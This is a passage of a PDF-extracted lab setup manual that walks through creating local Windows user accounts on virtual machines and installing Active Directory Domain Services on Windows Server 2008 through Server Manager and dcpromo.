
Choose a password that will be easy for you to remember but hard for others to guess. If you forget, we'll show the hint.

User name	Martin
Password	*****
Reenter password	*****
Password hint	fruit <input type="button" value="X"/>

6. Click **Finish** after user account is created



7. Follow **steps 4-6** and create the other users as well.
8. Below screenshot shows the user accounts created in Windows Server 2012 Host machine




**Note:** Create these four user accounts in **Windows 8.1** and **Windows 7** virtual machines.


## CT#23: Install Active Directory and Create User Accounts in Windows Server 2008

### Install Active Directory in Windows Server 2008 virtual machine


- To install Active Directory (AD) in Windows Server 2008 machine launch Server Manager and click Roles from left pane and click Add Roles under Roles Summary section.



2. Before You Begin wizard appears click **Next** to continue.




3. Check **Active Directory Domain Services** from Roles section in Server Roles wizard and click **Next**.




**ADD .NET FRAMEWORK FEATURES  
COMES UP**


4. Active Directory Domain Services wizard appears click **Next** to continue.




5. In Confirm Installation Selections wizard click **Install** to continue.




6. **Installation Progress** wizard shows the installation process of the Roles as shown in the following screenshot.




7. After successful installation of Active Directory, now click **Close this wizard and launch the Active Directory Domain Services Installation Wizard (dcpromo.exe)** link.




8. Active Directory Domain Services Installation Wizard appears leave the settings to default and click **Next**.



